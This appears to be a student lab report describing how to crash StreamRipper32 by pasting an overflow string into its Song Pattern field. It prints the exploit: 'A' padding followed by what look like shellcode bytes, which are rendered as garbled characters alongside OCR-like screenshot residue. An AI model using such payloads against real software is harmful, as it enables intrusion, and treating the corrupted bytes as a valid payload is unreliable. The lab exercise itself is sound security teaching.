


Lab-7

P.Aravind
18BCE7256

Question: Working with the memory vulnerabilities

1) Crashing the StreamRipper32



1)After opening the application, Click on ADD button under the Station/Song Matching Section.

2)Then, Give some Name in Station Pattern as per your wish and Copy the Exploit text and Paste it in Song Pattern. Now click on Ok, as you can see below.

Pattern Match

Station Pattern

18BCE7256

OK


Cancel

Song Pattern

c'â|ç'o4íóç~'0^||ØÇE||÷~*(OLGc1|~#~#E)Ã

Note: All patten matches are "substring" matches

Use keyword "any_match" to match any station or song




Here is the Exploit used above.

Exploit :

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAë  ôZ
      ÚÇ°îPSàÙt$ô]3É±Rfíü1U»C±;E·Ö?MØ_Ú|Ø¯/èOýÃfWáŠĐLíá
ýÍ4aü-XİW× 2•...v89òt\²H~''>°öÂù÷~á°Õšï0äJ>₃K³ŽK•ô)´àJIó
È0•vİ"ˆ +%²·,) ☐æ-~ J
-qÛO¼U†Ýì múâî£FEă°últ7¶l0Å^½úAÓ6%-m`ěŽâ (Ú² 9™cY¹ &¶îé^i¯
YiÚG³fw¼¬.G' `KT6yŽZ9Á¼S%NìÜĚãm
```

ÆŽ®ªåö`[fc«ÐÙ°´ôu^&`...) [Ò~ EŦ' "ÿ¸n@Çlµ±Æm8 ì}„©)XYg‡3ÉqÉ
èfÆÂc`â< ç³´ o4Íó»°0^ÆÍØÇE1...÷°³°{0LGc1I#ª#ÆÌ Ã



As we can see, it's crashed.

Analysis & Vulnerability :

Buffer Overflow is the Vulnerability in this 32 bit application. We have inserted an exploit of many characters in the field which overflowed and caused the application to crash itself. It is not capable of handling those many characters given to match/add in the song pattern. That's why it is crashed.